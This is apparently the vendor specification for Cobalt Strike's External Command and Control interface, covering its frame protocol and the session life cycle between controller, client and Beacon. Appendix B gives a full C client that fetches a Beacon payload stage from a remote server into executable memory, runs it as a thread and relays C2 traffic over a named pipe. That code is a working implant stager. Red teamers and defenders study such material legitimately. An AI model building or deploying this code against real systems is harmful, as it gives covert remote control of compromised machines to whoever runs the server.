Cobalt Strike External Command and Control Specification

1. Overview

1.1 What is External Command and Control?

Cobalt Strike's External Command and Control (External C2) interface allows third-party programs to act as a communication layer between Cobalt Strike and its Beacon payload.

1.2 Architecture

The External C2 system consists of a third-party controller, a third-party client, and the External C2 service provided by Cobalt Strike. The third-party client and third-party servers are components external to Cobalt Strike. The third-party may develop these components in a language of their choosing.



Figure 1. External C2 Architecture

The third-party controller connects to Cobalt Strike's External C2 service. This service serves a payload stage, sends tasks for, and receives responses from a Beacon session. The third-party client injects a Beacon payload stage into memory, reads responses from a Beacon session, and sends tasks to it. The third-party controller and third-party client communicate the payload stage, tasks, and responses to each other.

2. External C2 Protocol

2.1 Frames

The External C2 server and the SMB Beacon use the same format for their frames. All frames start with a 4-byte little-endian byte order integer. This integer is the length of the data within the frame. The frame data always follows this length value.

All communication to and from the External C2 server uses this frame format. All communication to and from the SMB Beacon named pipe server uses this frame format as well.

Note: *many high-level languages will use big-endian (also called network-byte) order when they serialize an integer to a stream. Developers should make sure they get this byte order correct when they build their third-party controller and client programs. The 4-byte little-endian byte order is what the SMB Beacon uses to allow another Beacon (and now third-party client) to control it. The External C2 server uses this frame convention to stay consistent with the SMB Beacon.*

2.2 No authentication

The External C2 server does not authenticate the third-party controllers that connect to it. This might sounds scary. It isn't. The External C2 server exists to serve payload stages, receive metadata, serve tasks, and receive responses from Beacon sessions. These are the same services that Cobalt Strike's other listeners (HTTP, DNS, etc.) provide.

3. External C2 Components

3.1 External C2 Server

The **&externalc2_start** function in Aggressor Script starts the External C2 server.

```
# start the External C2 server and bind to 0.0.0.0:2222
externalc2_start("0.0.0.0", 2222);
```

3.2 Third-party Client Controller

When a new session is desired, the third-party controller connects to the External C2 server. Each connection to the External C2 server services one session.

The third-party controller's first job is to configure and request a payload stage.

To configure the payload stage, the controller may write one or more frames that contain a **key=value** string. These frames will populate options for the session. The External C2 server does not acknowledge these frames.

Option	Default	Description
arch	x86	The architecture of the payload stage. Acceptable options: x86, x64

pipename		The named pipe name
block	100	A time in milliseconds that indicates how long the External C2 server should block when no new tasks are available. Once this time expires, the External C2 server will generate a no-op frame.

Once all options are sent, the third-party controller writes a frame that consists of the string **go**. This tells the External C2 server to send the payload stage.

The third-party controller reads the payload stage and relays it to the third-party client.

At this point, the third-party controller must wait to receive a frame from the third-party client. When this frame does come, the third-party controller must write the frame to the connection it made to the External C2 server.

The third-party controller must now read a frame from the External C2 server. The External C2 server will wait, up to the configured block time, for tasks to become available. If no task is available, the External C2 server will generate a frame with an empty task. The third-party controller must send the frame it reads to the third-party client.

The third-party controller then repeats this process: wait for a frame from the third-party client; write it to the External C2 server connection. Read a frame from the External C2 server connection; write this frame to the third-party client. Rinse, lather, and repeat.

Cobalt Strike will mark the Beacon session as dead when the third-party controller disconnects from the External C2 server. There is no capability to resume sessions.

3.3 Third-party Client

The third-party client should receive a Beacon payload stage from the third-party controller. The payload stage is a Reflective DLL with its header patched to make it self-bootstrapping. Normal process injection techniques will work to run this payload stage.

Once the payload stage is running, the third-party client should connect to its named pipe server. The third-party client may open the named pipe server as a file with read write mode. The file is **\\.\pipe\[pipe name here]**. If the third-party client language/runtime has APIs for named pipes, it's fine to use those too.

The third-party client must now read a frame from the Beacon named pipe connection. Once this frame is read, the third-party client must relay this frame to the third-party controller to process.

The third-party client must now wait for a frame from the third-party controller. Once this frame is available, the third-party client must write this frame to the named pipe connection.

The rest of the External C2 life cycle is a repeat of these steps. Read a frame from the named pipe connection. Send this frame to the third-party controller. Wait for a frame from the third-party controller. Write this frame to the named pipe connection. So on and so forth.

Appendix A. Session Life Cycle

	External C2	Controller	Client	SMB Beacon
1			Request new session from controller	
2		Connect to External C2		
3		<- Send **options**		
4		<- Request **stage**		
5	Send **stage** ->			
6		Relay **stage** ->		
7			Inject **stage** into a process.	
8				Start named pipe server
9			Connect to named pipe server	
10				<- Write **metadata**
11			<- Relay **metadata**	
12		<- Relay **metadata**		
13	Process **metadata**			
	A new Beacon session appears within Cobalt Strike			
14	User tasks session or empty task made			
15	Write **tasks** ->			
16		Relay **tasks** ->		
17			Relay **tasks** ->	
18				Process **tasks**
19				<- Write **response**
20			<- Relay **response**	
21		<- Relay **response**		
22	Process **response**			
	Repeat steps 14 – 22 while session is alive			
24				Session exits
25			Error when reading or writing to named pipe. ☹	
26			<- notify controller	
27		Disconnect from	exit	

Appendix B. Example Third-party Client

This example client connects to the third-party C2 server directly. To build this on Kali Linux:

```
i686-w64-mingw32-gcc example.c -o example.exe -lws2_32
```

Here's the source code:

```
/* a quick-client for Cobalt Strike's External C2 server */
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#include <windows.h>

#define PAYLOAD_MAX_SIZE 512 * 1024
#define BUFFER_MAX_SIZE 1024 * 1024

/* read a frame from a handle */
DWORD read_frame(HANDLE my_handle, char * buffer, DWORD max) {
	DWORD size = 0, temp = 0, total = 0;

	/* read the 4-byte length */
	ReadFile(my_handle, (char *)&size, 4, &temp, NULL);

	/* read the whole thing in */
	while (total < size) {
		ReadFile(my_handle, buffer + total, size - total, &temp,
                                                        NULL);
		total += temp;
	}

	return size;
}

/* receive a frame from a socket */
DWORD recv_frame(SOCKET my_socket, char * buffer, DWORD max) {
	DWORD size = 0, total = 0, temp = 0;
```

```
	/* read the 4-byte length */
	recv(my_socket, (char *)&size, 4, 0);

	/* read in the result */
	while (total < size) {
		temp = recv(my_socket, buffer + total, size - total, 0);
		total += temp;
	}

	return size;
}

/* send a frame via a socket */
void send_frame(SOCKET my_socket, char * buffer, int length) {
	send(my_socket, (char *)&length, 4, 0);
	send(my_socket, buffer, length, 0);
}

/* write a frame to a file */
void write_frame(HANDLE my_handle, char * buffer, DWORD length) {
	DWORD wrote = 0;
	WriteFile(my_handle, (void *)&length, 4, &wrote, NULL);
	WriteFile(my_handle, buffer, length, &wrote, NULL);
}

/* the main logic for our client */
void go(char * host, DWORD port) {
	/*
	 * connect to the External C2 server
	 */

	/* copy our target information into the address structure */
	struct sockaddr_in	sock;
	sock.sin_family = AF_INET;
	sock.sin_addr.s_addr = inet_addr(host);
	sock.sin_port = htons(port);

	/* attempt to connect */
	SOCKET socket_extc2 = socket(AF_INET, SOCK_STREAM, 0);
```

```
if ( connect(socket_extc2, (struct sockaddr *)&sock,
                                          sizeof(sock)) ) {
      printf("Could not connect to %s:%d\n", host, port);
      exit(0);
}

/*
 * send our options
 */
send_frame(socket_extc2, "arch=x86", 8);
send_frame(socket_extc2, "pipename=foobar", 15);
send_frame(socket_extc2, "block=100", 9);

/*
 * request + receive + inject the payload stage
 */

/* request our stage */
send_frame(socket_extc2, "go", 2);

/* receive our stage */
char * payload = VirtualAlloc(0, PAYLOAD_MAX_SIZE, MEM_COMMIT,
                                    PAGE_EXECUTE_READWRITE);
recv_frame(socket_extc2, payload, PAYLOAD_MAX_SIZE);

/* inject the payload stage into the current process */
CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)payload, (LPVOID)
                                                NULL, 0, NULL);
/*
 * connect to our Beacon named pipe
 */
HANDLE handle_beacon = INVALID_HANDLE_VALUE;
while (handle_beacon == INVALID_HANDLE_VALUE) {
      Sleep(1000);
      handle_beacon = CreateFileA("\\\\.\\pipe\\foobar",
                  GENERIC_READ | GENERIC_WRITE,
                  0, NULL, OPEN_EXISTING,
                  SECURITY_SQOS_PRESENT | SECURITY_ANONYMOUS,
                  NULL);
```

```
	}

	/* setup our buffer */
	char * buffer = (char *)malloc(BUFFER_MAX_SIZE);

	/*
	 * relay frames back and forth
	 */
	while (TRUE) {
		/* read from our named pipe Beacon */
		DWORD read = read_frame(handle_beacon, buffer,
					BUFFER_MAX_SIZE);
		if (read < 0) {
			break;
		}

		/* write to the External C2 server */
		send_frame(socket_extc2, buffer, read);

		/* read from the External C2 server */
		read = recv_frame(socket_extc2, buffer, BUFFER_MAX_SIZE);
		if (read < 0) {
			break;
		}

		/* write to our named pipe Beacon */
		write_frame(handle_beacon, buffer, read);
	}

	/* close our handles */
	CloseHandle(handle_beacon);
	closesocket(socket_extc2);
}

void main(DWORD argc, char * argv[]) {
	/* check our arguments */
	if (argc != 3) {
		printf("%s [host] [port]\n", argv[0]);
		exit(1);
```

```
        }

        /* initialize winsock */
        WSADATA wsaData;
        WORD    wVersionRequested;
        wVersionRequested = MAKEWORD(2, 2);
        WSAStartup(wVersionRequested, &wsaData);

        /* start our client */
        go(argv[1], atoi(argv[2]));
}
```